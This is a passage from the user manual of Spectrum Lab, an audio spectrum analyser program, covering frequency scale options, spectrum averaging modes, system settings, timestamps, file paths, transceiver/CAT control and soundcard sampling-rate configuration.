Can be activated from the display settings dialog or from a popup menu which opens when you click the frequency scale with the right mouse button. Use it, for example, if you want to have an "audio band overwiew" on the left side of the screen and a zoomed display of a certain frequency range on the right side. The separator between both scale sections can be moved with the mouse (not necessarily in the center of the screen !).

Note:

> If the option "split frequency scale" is set, but only one input channel active for the spectrum analyser, both sections show different frequency ranges of *the same signal*. If two input channels are active for the spectrum analyser (showing *different signals* on one screen), the frequency scale will be split into two sections automatically.

To modify the frequency range of a frequency scale section, first click into the section on the visible frequency scale. The frequency scale control panel will then show "Freq1" or "Freq2" instead of "Freq", and the edit fields will apply to **one section** only.

4.3.3 Adding or subtracting a user-defineable frequency offset (for the display)

On the frequency control panel, you can enter a frequency offset which will be added to the displayed frequency. This does not affect the internal processing, it is just for the "optics".

If you want to SUBTRACT the displayed frequency from a certain value (for example because you have an LSB receiver tuned to 138kHz), enter the value "-138k" in this field. After three seconds, the entered value will become effective (the entered value will be normalized), and the frequency scale will be updated with the new settings. (Note: for LSB receivers, you should additionally activate the "LSB mirror" in the settings menu).

back to top

4.4 Multiple channels for the spectrum display

No matter if SL is configured for one or two inputs from the soundcard, the main frequency analyser can be switched to "dual-channel" mode. Both channels can be tapped at different points in the test circuit, ***for example*** channel #1 can be connected to the left audio input, and channel #2 to the right audio input. Or, channel #1 may be connected to the "input signal" (before the DSP chain) and #2 to the "output signal" (which goes to the D/A converter).

The channel selection can be modified in the circuit/component window, which can be opened from the "View/Windows" menu.

If two input channels are active for the spectrum analyser (showing *two different signals* on one screen), the frequency scale will be split into two sections automatically.

back to top

4.5 Spectrum Averaging (Overview)

For some special "weak signal" applications, Spectrum Lab offers different ways and stages of averaging. Averaging can be superior to simply increasing the FFT size, if the observed signal is "broad" (incoherent; phase-, frequency- or amplitude modulated, etc).

There are various stages of (spectrum-) averaging, which will be explained in some depth later:

- "Internal average" at the FFT-calculating stage: This is a simple averaging of powers (or energies), directly after the FFT calculation, using a leaky integrator.
  This kind of averaging is always possible, even if the waterfall scrolls faster than the time required to collect new data (in the time domain) for a single FFT. It is configured on the "FFT" panel in the "internal average" field. This kind of averaging can help to see weak signals in the waterfall display, at the expense of "smearing" along the time axis.
- "Waterfall line average": If the waterfall scroll interval is longer than the time to aquire data for a "new" FFT, a larger number of FFTs will be calculated and added, before a new line is added to the waterfall display (and shown in the spectrum graph). This kind of averaging is active when the scroll interval (t_scroll) matches the following criterion, and the option "optimum waterfall average" is selected in the Display Settings:
  t_scroll > (FFT_size / sampling rate) .
  The number of FFTs added this way (into a single "spectrum", which will then be displayed in the graph and/or waterfall) depends on the waterfall scrolling speed, the audio sampling rate, and the FFT size. The interpreter function `water.avrg_max` returns the number of FFTs added in each line of the waterfall (you can use this function to calculate the "gain" from this incoherent averaging, as explained somewhere below).
  Unlike the first average option ("internal average"), this kind of averaging does not cause a "smeared" display, for the expense of a slowly scrolling waterfall.
- "Triggered average": This special kind of averaging only works when the waterfall screen runs in

"triggered, non-scrolling" mode. It can only be used for periodic signals, for example in the "low power moon radar" experiment, where a large number of VHF pulses were sent to the moon, and the reflections collected over a long time before they became visible on the spectrogram (which was synchronized with the transmit/receive interval).
To configure this kind of averaging, open the 3rd(?) tab of the Spectrum Display options (with the panel "Options for Triggered Spectrogram"). Set the checkmark for "triggered spectrum", and set the trigger control to "one SWEEP of the spectrogram" (=one waterfall screen).
Details about this special kind of averaging can be found in the "Alpha" VLF beacon example .
To test the triggered average *spectrogram* without an off-air signal, load the configuration 'TrigSpectTest1.usr', which is contained in the installer (subdirectory 'configurations'). Let it run for a few minutes until details in the spectrogram crawl out of the noise (generated by SL's test signal generator).
To clear the 'triggered' spectrogram average buffers, use command spa.clear_triggered_avrg, or use the 'Reset' button for the triggered average spectrogram on the already mentioned panel "Options for Triggered Spectrogram".

- "Long term average (spectrum)" : This option was added for the Earth-Venus-Earth experiment at the IUZ Bochum in 2007. The long-term average is basically a second stage of averaging (after the "FFT internal average" and the "Waterfall line average". Later (in 2011), an optional exponential decay was added for the long-term average. The long-term average can be enabled on the first part of the Spectrum Display Settings. The long-term average spectrum display works as follows:
All spectra (FFTs) which are displayed on the waterfall are added to the so-called long-term average (with some optional preprocessing, as described in the document about the Earth-Venus-Earth experiment).
The long-term average spectrum is displayed only as an additional curve in the Spectrum Graph window (not in the waterfall !). This is typically a red curve, but the colour may be modified through menu 'Options'..'Spectrum Display Settings' (part 3). When active, the long-term average is painted with the fifth pen ("Pen 5", which is RED by default), as defined on the 'Display Colours' panel.

  The total number of *FFTs* added in the long-term spectrum average can be calculated with this formula (to show it on one of the programmable buttons, as used in the Earth-Venus-Earth configuration):
  spa.lta_cnt*water.avrg_max + water.avrg_cnt ,
  where :
  spa.lta_cnt = total number of *waterfall lines(!)* added in the long-term average spectrum,
  water.avrg_max = number of *FFTs* added in each line of the waterfall ("waterfall line average"),
  water.avrg_cnt = number of FFT added in the current (still invisible) waterfall line .
  The long-term average can be cleared through the popup menu of the spectrum graph: Right-click into the graph, then (in the popup menu) select "Spectrum Graph Options" ... "Clear long-term average". In the same popup menu, the curves for the long-term average and the "momentary" spectrum can be turned on and off.
  Alternatively, the long-term average can be cleared with the command "spa.clear_avrg". In the EVE-configurations, one of the programmable buttons is used for this purpose.
  Since 2008-03, the long-term-average spectrum can also be exported as a textfile, controlled by the interpreter .
  Since 2011-11, an optional 'exponential decay' can be configured for the long-term average. The decay rate is specified as the *half-life* interval (auf Deutsch: Halbwertszeit), measured in minutes, on the first panel of the Spectrum Display settings, close to the checkmark which enables the long-term average spectrum in the main spectrum display. Note that the 'counter' of spectra added into the long-term average buffer is also affected by the exponential decay, thus even the 'counter' value (spa.lta_cnt) may be a fractional (non-integer) value, which is unusual for a "counter" - but that's the way it is. If the half-life interval is nonzero, the 'counter' will asymptotically approach an upper boundary value, which depends on the waterfall scroll rate (i.e. the interval at which new FFTs are calculated), and the half-life time.

- "FFT Smoothing" : Doesn't calculate an average from consecutive FFTs, but on neighbouring frequency bins within a single FFT. Together with the other averaging options mentioned above, this may help to reduce the 'visible' noise in the spectrum display if you are looking for very weak signals. Details about FFT(-bin)-smoothing are here .

4.5.1 The "Second Spectrogram"

This is a simple "second" spectrum analyser, not as versatile as the display in the main window. You can use it to display another portion of the spectrum, or analyze another audio source if you have a stereo soundcard (or 2-channel ADC).

To open a window the second spectrogram, enter the "View/Windows" menu of the main window, then select "Second Spectrogram". To activate the spectrum analyser for the second window, and select the source, use the "Mode" menu of the second spectrogram window.

Notes:

- You can also activate the second spectrogram from SpecLab's circuit/component window, where you can also see where the input for this analyser comes from. Click on the small "source" label to open a list of all available sources.
- Some interpreter functions like "peak_a" and "peak_f" can operate on the spectrum from the second spectrum analyser also.

back to top

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !


- Displays:
- Spectrum Graph
- Spectrogram
- Frequency Scale
- Frequency List
- QRSS
- Plotter
- ✖

- Contents
- Controls
- Displays
- **Settings**
- Circuit
- Filters
- ⊗

5 Spectrum Lab Configuration Dialog

From SL's main menu, select 'Options' to open the configuration dialog. There are multiple tabs for the topics described in this document:

The 'Configuration and Display Control' panel is a tabbed window, which can be opened from SL's main window through the main window. For example, *Options ... FFT Settings* in the main menu will take you directly to the 'FFT' tab visible in the screenshow below.




The config window can optionally stay on top of other windows, even if it doesn't have the focus. To achieve this, click on the icon in the upper left corner to open a small popup menu, and check the item 'Stay on top'.
See also: Spectrum Lab's main index, 'A to Z', user-defined menus , test circuit , installation hints , troubleshooting , some applications .

5.1 1. System Settings

Most of the 'system settings' are not saved in the normal user configuration file - instead, they are considered to be 'machine' but not 'application' dependent.
To modify them, select 'Options' ... 'System Settings' in Spectrum Lab's main menu. Most items listed below can be reached through submenus, or by picking one of the tabsheets on the configuration screen.

5.1.1 1.1 Memory and spectrum file buffers

On the tabsheet shown below, you can define the number of spectrogram lines buffered in RAM (for scrolling back the spectrogram display), and the option to use a FILE instead of RAM for buffering the spectrogram data (i.e. Fourier-transformed blocks or 'spectra').



Spectrum Buffer
Max. allowed size 64 MByte -> 127 Lines a 513 kByte


□ use FILE buffer: SpectrumBuffer.bin
Save every 0 mins
□ periodically update buffer preview
Max. FFT bins in file 2048
Max. buffer file size 120 MB

More details here.

5.1.2 1.2 Timezone

Difference between local time MINUS UTC(GMT).
A few examples:

- enter "2" if you are in Germany, BeNeLux, France, and windoze has adjusted your PC's clock for daylight saving time (MESZ)
- enter "1" if you are in Germany, ... , and windoze has adjusted your PC's clock for winter time (MEZ)
- enter "0" if you are in Great Britain, Portugal, etc; it's winter time or if you have convinced windoze not to fool around with your PC's clock in October
- enter "-5" if you are on the east coast of Canada or the USA (EST).



Timezone
Time added to UTC for display: 2.0 hours
☑ get time zone information from system
-> Resulting time "for the display" :
15:09:06.2

Primary "Time"-Source
Current value (UTC) : 13:09:06.2
○ Use audio-sampling clock (requires calib, best accuracy, almost no jitter, preferred)
○ Use high-resolution timer (jittery sometimes)
● Use the PC's "system" time (worst jitter)

Alternatively, Spectrum Lab can ask the operating system for your timezone. If the 'timezone' information on your PC, including daylight saving time, is configured correctly, set the checkmark labelled
[ ] get time zone information from system .
With this setting, you don't need to care about the offset between UTC and your 'local' time (with or without daylight saving).

5.1.3 1.3 Geographic Location

Enter your own location here, using the Maidenhead locator system, or by latitude / longitude lin degrees, minutes, and seconds .
This information will used in some exported files (for example, in wave files) if no GPS receiver is available. Used for radio direction finding.

5.1.4 1.4 Timer Calibration

In this edit field, the precise frequency of a CPU-internal timer can be defined. This timer is used as a "high-resolution" timebase. Its frequeny is often 3.58 MHz, in some PCs only 1.79 MHz. The nominal value is queried automatically, but for some special applications you can enter the precise frequency here.

5.1.5 1.5 Source (clock) for timestamps


This field defines the source for timestamps (in spectra, waterfall time grid, and the "time"-function which is used in export data definitions). These options (and maybe more..) are avaliable:

- Use audio sampling clock only: Gives the best resolution and almost no 'jitter' because the time is calculated from the count of audio samples, plus an "offset" to get date+time. If you use a 'calibrated' sampling rate, or even an external A/D converter, this option is the best choice.
- Slowly pull towards PC's real-time clock: Provides a better long-term accuracy in some cases, especially if the audio sampling rate is drifting or not calibrated. With this option, the timestamps are always very close to the PC's real-time clock (usually one second or less).

~~(temporarily removed:)~~
~~Daily clock error :~~
~~The daily drift of your PC's "real time clock". Unit is ***seconds per day***. Use the DCF77-decoder, a radio-controlled clock or the evening news on TV to find this value. Use this feature only if you really need it, and only if your PC runs in a thermally stable environment for a long time. If your PC's RTC is too slow, the value must be negative. The **Reset** button clears the number of accumulated 'compensation' seconds. Use this button after correcting the PC's clock from an external program. Internally, the program keeps a copy of the time when the clock error *was zero*.~~

5.1.6 1.6 Filenames and Directories

Defines where certain files shall be saved. Beginning with Vista and Windows 7, you don't have the freedom to chose arbitrary directories (folders) because the Spectrum Lab installation directory, which is located somewhere in the 'Programs' folder, will only have read permission, including all its subdirectories. See the external document called 'Data Folders' for details about how the Spectrum Lab installer will deal with this problem.
To modify the currently active directories (within the data folders), select *Options .. System Settings .. Filenames and Directories* in SL's main menu. This opens the configuration window and switches to the tabsheet shown below.



Filenames

☑ use relative path if possible, base: c:\cbproj\SpecLab

Machine Config : MCONFIG.INI

User Config : SETTINGS.INI

Spectrum Ref: spectrum.ref

Capture Image : screenshots\capt

Command file: command_files\testcmd.txt

Audio Recorder: RecordedAudio_nnnn.WAV □ template

Radio Station List: frequencies\Eu_NDB_list.txt, frequencies\default.txt

Input stream log logfiles\stream_log_in.ogg □ active

Output stream log logfiles\stream_log_out.ogg □ active

o/p Stream Config configurations\output_stream_config.txt □ active

(screenshot of the 'Filenames' tab)

Control elements on the 'Filenames' tab are:

- [ ] use relative path if possible, base: c:\Programme\Spectrum (just an example, depends on the windows version).
  This option should always be checked. The base path cannot be modified here, in fact, it is the path for all 'data files' specified in data_file_paths.txt (a file which has been written by the installer). It cannot be modified by Spectrum Lab under certain windows variants because it's in the same folder as the executable, aka the "install directory", and all these folders only have read- but not write-permission under Vista & Co. If necessary, you can modifiy data_file_paths.txt with a text editor, but you will need an admin account (at least under Vista and Windows 7). More details about data folders with write permission are here .
- Machine Config: MCONFIG.INI
  This is the default location for all machine-dependent settings for Spectum Lab, for example the

soundcard sampling rate calibration table.


- User Config: SETTINGS.INI
  This is the place where all settings of the current session are saved. For details, see Settings and Configuration Files.
- Spectrum Ref (Spectrum reference):
  A reference curve which can be displayed in the spectrum graph window. Details are here.
- Capture Image: Filename (base, without the index, and without extension) for the screen capture aka screenshot. Destination folder may vary, but "thanks" to Vista & Co, must be within the data folder (with write permission).
- Command File: File loaded into the command interpreter window during program start.
- Audio recorder: Path and file mask (with nnnn for the serial) for the internal audio recorder.
  The meaning of the *'template'* option is explained here (in the document about the triggered audio recorder). Basically, it the 'template' checkmark is set, certain characters in the filename will be replaced by date and/or time later (when recording starts), like:
  YYYY = year (4 digits), MM = month (2 digits), DD = day (2 digits), hh = hour (2 digits), mm = minute (2 digits), ss = seconds (2 digits).
  Three or more lower case 'n's will always be replaced with the file sequence number (regardless of the 'template' option).
- Radio Station List: Path and filename for the radio station list which can be displayed in the spectrum window.
  By default, the installer places only a few sample files in the 'frequencies' folder within the data file directory. They can be modified with a text editor.

back to top

5.1.7 1.7 Transceiver- and PTT control interfaces, CAT control (CI-V)

This item in the Setup dialog is used to define the COM port number where a "RX/TX" (=PTT) line and other control signals can be connected.
Since Version 2.94, Spectrum Lab can also use the 'Transceiver Interface' to read 'Scope waveform data' from certain Icom radios as explained below.
The 'serial port' may even be a virtual COM port, aka 'Null-modem emulator'.
Some radios (like recent Icom rigs) can use the same USB port for audio (in/out), CAT control (computer aided transceiver or tuning) / "CI-V" (Icom's proprietary CAT protocol), etc.

If not used as normal serial interface lines, some of the serial port pins can be used as discrete switching signals:



Port for PTT control etc: NONE

PTT Control: RTS

CW Keying: DTR

Alert-"Bell": TXD

PTT pilot tone (0=no pilot) 0 Hz

Serial port nr COM5

Bits/second 115200

Data bits 8

Parity none

Stopbits 1

Flow control none

Protocol ICOM CI-V

Address: Radio= 0x94 Master= 0xE0

e.g. 0x94 for IC-7300
0xA2 for IC-9700
see text for CI-V addresses !

Shown: Settings for Analyser 1, channel 1 (L)

The rest of this chapter has been moved into a separate document (RigControl.htm):

1. Transceiver- and PTT control interfaces, CAT control (CI-V)
    1. Serial port for PTT control and keying
    2. Remote rig control (CAT, CI-V)
    3. Serial port pins
    4. Serial port duplicator using com0com (virtual Null-modem cable)

See also (related with transceiver control) :
CAT traffic monitor with examples of 'typical' CI-V messages,
Displaying Icom's broadband spectrum scope in Spectrum Lab's main window,
Remote Control Functions / Commands (in the interpreter),
Synchronizing SpecLab with a radio's VFO via CAT (works both ways, from SL to the radio, and from radio's "VFO knob" to SL)

back to top


5.2 2. Audio Settings and 'special' input devices

To open the audio settings dialog, select "Options"..."Audio Settings" from Spectrum Lab's main menu. Some of the parameters are explained here:

Audio Input Device, Audio Output Device:

Select which audio device (e.g. "soundcard") shall be used for input or output. These combo boxes contain all available soundcards, ASIO drivers, and more exotic devices which may be used as input or output for the digitized samples. In most cases, you will use these controls if your system really has more than one soundcard.

The audio device selection boxes may appear disabled if the audio stream comes from (or goes to) an external audio server. The audio server may be a simple interface program which reads analog samples from an external A/D converter, or one of the Audio I/O DLLs (explained in a later chapter).



Input Device / Pipe / Driver: SDR-IQ / SDR-14

params:

timeout [ms] 500

Output Device / Pipe / Driver: 0 SoundMAX HD Audio

params: stream=VLF3 opt=B

(Screenshot of SL's audio settings tab, with different input devices)

Entries beginning with a **number** are standard multimedia drivers (not ASIO). If you miss your soundcard in this part of the list (on a Win7 / Win8 machine), the reason may be another bad habit of the operating system (automatic "jack detection" - details on that here), which prevents detection of audio devices just because no audio connector is currently plugged in. Also, since each version of Windows seems to be more paranoid than its predecessor, don't expect anything to work right out of the box (see notes on Windows 10 camera, microphone, and privacy).

Entries beginning with an **A:** (but not a device number) are ASIO drivers. If an ASIO driver is selected as the INPUT device, the selection for the OUTPUT device is disabled, because in this case the same ASIO driver will be used for in- and output. ASIO provides a lower latency between in- and output, but is not available on all systems. Clicking the 'Ctrl' button will open the ASIO driver's channel selector.

Input devices like "SDR-IQ / SDR-14" (-2) or PERSEUS (-3) require an extra hardware on the USB port, or a TCP/IP connection to a server running a USB/TCP-IP gateway. More info on using SpecLab with SDR-IQ is available in an extra document. If you want to use SL with PERSEUS, read this document .

In addition to the input devices listed above (standard soundcards, ASIO, and the two natively supported Software Defined Radios), you can add support for other 'special devices', if you have a suitable "driver" (interface DLL) for it. Details about selecting / "installing" such an interface are in another chapter. After installation, such drivers are either listed by their filename, or (depending on the type) by a short name after a prefix **D:** ("Driver").

Last not least, to connect external A/D conversion hardware (most likely driven by a simple microcontroller) via serial port ("COM port" or "Virtual COM Port", a USB device class), Spectrum Lab also lists the (short) names of all COM ports currently availabe in the list of audio devices(!). For details, see 'Audio via COM port'.

For some of these devices, additional settings may be necessary. Use the 'Ctrl' button after selecting the type of the device. Depending on the device type, the 'Ctrl' button *may* open the standard soundcard volume control panel (for the selected WAVE audio device, but not under Windows 7), or a special SDR control panel (for SDR-IQ and Perseus), or a special control panel to select & or configure an audio I/O DLL, or open the control panel of a Winrad-compatible ExtIO-DLL.

To exchange uncompressed audio streams with other applications (for example, Winamp$^{(tm)}$), you can select also select the Audio-I/O-library (a special DLL) instead of the soundcard.
For absolute measurements, the input amplitudes must be calibrated. Amplitude display units like Volts or dBuV only make sense if the relationship between A/D converter value and absolute input voltage is known. Otherwise, stick to the default amplitude display unit which is "dBfs" (dB relative

to full scale) .

Other sources, other destinations :

These links take you to another tab of the configuration dialog, where alternative sources and destinations for digitized audio (or quadrature IF streams) can be configured. This includes audio servers and -clients, which can be connected through different ways (TCP/IP, WM_COPYDATA messages, periodically written audio files, etc). The WM_COPYDATA method was, for example, used to receive data from the "winamp-to-SpecLab" plugin, which is described here.
If the "local" soundcard is used for in- and possibly output, you don't need to care about these other sources and destinations.

Sampling Rate:

The nominal audio sample rate of the soundcard, which is the number of samples per second read from the analog/digital converter.
Both sound-input and -output use the same sampling rate (dictated by hardware). You should use the lowest possible sample rate allowed by Shannon's theorem: With 8000 samples per second, you can process signals up to 4000 Hz. Don't use higher sample rates just because your soundcard supports them ! Only for very special applications (like the "VLF radio"), sample rates up to 192 kHz may be necessary. SpecLab works with sampling rates up to 192kHz, but only a few cards really support such high sampling rates. Caution, the windows multimedia driver will happily deliver any sampling rate - even if the hardware doesn't support it (it will be interpolated then, which is not really helpful).
Some cards can play dirty tricks when you use 48000 samples per second (because they don't support 48000 sampling), which leads to "phantom signals" on the waterfall. See the notes in the "VLF Radio" application.
Some other cards play dirty tricks when running in full duplex (which means input + output running at the same time): For example, the input- and the output sampling rate may be slightly different. More details in the chapter about output resampling. (use a different output sample rate; any ratio between 0.5 and 2.0 is possible).
Other *stupid* soundcards don't support 44100 Hz (which is surprising because that's the Audio CD standard).

If you are running Windows 7 (and most likely any later windows version), and want to use the soundcard at 48 kSamples/second and more, don't miss this note (defeat anti-aliasing through the windows system control), and **this important note** about selecting the soundcard's sampling rate in the umpteenth little-known and hard-to-find configuration screen of Windows 7 !

Also don't miss the sampling rate calibration if you use the program for the first time, or have installed a new soundcard.
If a soundcard ***really*** supports a certain sampling rate (like 48000 Hz / x or 44100 Hz /x) is not always easy to tell, because if the sampling rate 'requested' by the application is not really supported by the hardware, the driver software (or the windows multimedia system) jumps in, and tries to interpolate / extrapolate to realize the sampling rate by software. Unfortunately, Windows does a really bad job on some machines. For example, on one of the author's PCs (a Lenovo Z61m), when trying to run the onboard audio device at 12000 samples/second, the signal sounded 'distorted', and the CPU load caused by the 'SYSTEM' process (indicated in the Windows Task manager) went up to 5 Percent, as long as the audio input was running. Switching back to 11025 samples/second cured this problem, the audio sounded 'clean' again, and the CPU load caused by the 'SYSTEM' process went back to zero.
Again, it's not easy to tell which sampling rates are ***really*** supported, so if you find strange effects / poor audio quality / dropouts / unexplainably high CPU load, try a different sampling rate - first try a fraction or multiple of 48000 Hz (like 12000, 16000, 32000, 480000, 96000). If that doesn't work well enough, try a fraction or multiple of 44100 Hz (like 11024, 22050, or 44100), especially on 'old' machines because sampling rates of 44100/N were the standard in the age of Soundblaster and

Co.
Last not least, it's possible to compensate the sample rate drift continuously, for example for phase measurements or high-accurary frequency measurements.

Sampling Rate Divisor:

Defines the decimation ratio between the analog/digital conversion rate and the processing rate of all following stages (which you can see in the component window, for example frequency converter, digital filter, but also the Spectrum Analyzer).
Reducing the sample rate at this early stage is especially helpful if you run out of CPU power, because -depending on what you are doing- the real-time sound processing threadwhats_a_thread can 'eat up' a lot of the available CPU time. The internal processing rate is:

`<Sampling Rate> divided by <Sample Rate Divisor>`, for example:

11025 samples per second, divisor set to "2" will give an internal processing rate of 5512.5 samples per second. This would be enough to process audio signals below 2kHz (theoretically 2756 Hz, but this is impossible because of the anti-alias-filter's roll-off).
Note: After this decimation stage, and before the FFT calculation, there may be more decimation stages. See 'FFT Settings'.

Bits per sample

Defines the resolution of the A/D converter. Usually 16 bits per sample. A few cards also support 24 bits per sample, resulting in more dynamic range (only required in rare cases though). Has only been tested -with positive result- with the Soundblaster Audigy 2 ZS, but the difference between 16 and 24 bit per sample can only bee seen if the input signal is *very* weak. With most 'real-world signals' you won't see a difference in the spectrum, unless you have the ultimately pure sine wave generator on your workbench. The theoretic dynamic range with 24 bits is somewhere near 20*log(2^24) = 144 dB, more realistic are 108 dB as specified for the Audigy 2 card.
For most applications, stick to a resolution of 16 bits per sample.

Use anti-alias filter

has no effect at the moment, because the anti-alias filter is always enabled if the Input Sample Rate Divisor is set to 2 or higher.
The anti-alias filter's length may be adjustable in future releases.

I/Q input adjustment

Switches to a submenu of the circuit window, where the gain balance and phase errors from an image-cancelling direct conversion receiver can be compensated. More details can be found in a separate document (if you don't know what a direct conversion receiver is, you don't need it anyway..)

Sample Rate Calibration Table


Because the true sample rates used by some soundcards (also expensive ones!) differs significantly from the 'nominal' value, you can enter the true values for a number of standard 'nominal' rates in this table. The "one-time" sampling rate calibration procedure is explained in another file. For normal audio applications, you don't need this.
In rare cases (depending on the soundcard), the conversion rate of the ADC and the DAC can be different. Since Version 2.7, Spectrum Lab contains a resampling function which can cope with this problem, but it requires some additional CPU power (see the notes about soundcards with slightly different sampling rates in the next chapter).
If you are looking for extreme frequency accuracy, it is possible to continuously 'detect' or 'calibrate' the sample rate but you need a stable reference signal).
Some soundcard oscillator drift tests can be found here .

Note: Besides these settings, be prepared to spend a few hours playing with your soundcard's own "volume control panel" (or whatever the manufacturer called it), until you managed that the audio input (from the "line-in" jack) ***only(!!)*** goes into the A/D converter, and the card's audio output (the "line-out" jack) is ***only*** fed from the D/A converter, without annoying bypass. Read more about this in the document about SL's installation.

back to top

5.2.1 2.1 Adding a special driver for other audio input devices

In addition to soundcards, Software Defined Radios like SDR-IQ, Perseus, FiFi-SDR, and COM ports, certain interface DLLs (Dynamic Link Libraries) can be added to the list of input devices (see previous chapter). Click the "..."-button next to the input device combo (with soundcards, ASIO devices, certain SDRs, etc).



0 SoundMAX HD Audio

params: t

timeout [ms] 500

The principle to "install" such a "driver" (actually, just *select the driver's interface DLL for input*) is described here. The same method is used for Audio-I/O-DLLs and for Winrad-compatible ExtIO-DLLs. Note: No other kind of DLL (besides ExtIO and Audio-I/O-compatible DLLs) can be "installed" this way.

After installation, such drivers are either listed with their complete path and filename (typically beginning with drive name C:/) , or -depending on the type- with a short name after a prefix **D:** ("Driver DLL"). Note that file paths never have a space after the drive name, which distinguishes them from ASIO drivers (prefix "A: " - note the space after the colon) and the *short name* of a Driver DLL (prefix "D: ").


The 'Audio I/O Libraries' (see next chapter) are just ONE example of such a 'special driver'. There may be other, hardware-specific drivers (or at least interface-DLLs to the real driver) which can be installed in a similar fashion.

5.2.2 2.2 The Audio I/O DLLs

(2011-08-14: This function has been re-written, the new DLL is incompatible with older audio-I/O libs ! Older libs didn't support timestamped streams.
Details are in the Manual for the Audio I/O libraries (PDF available on-line, not contained in the spectrum lab installer.)

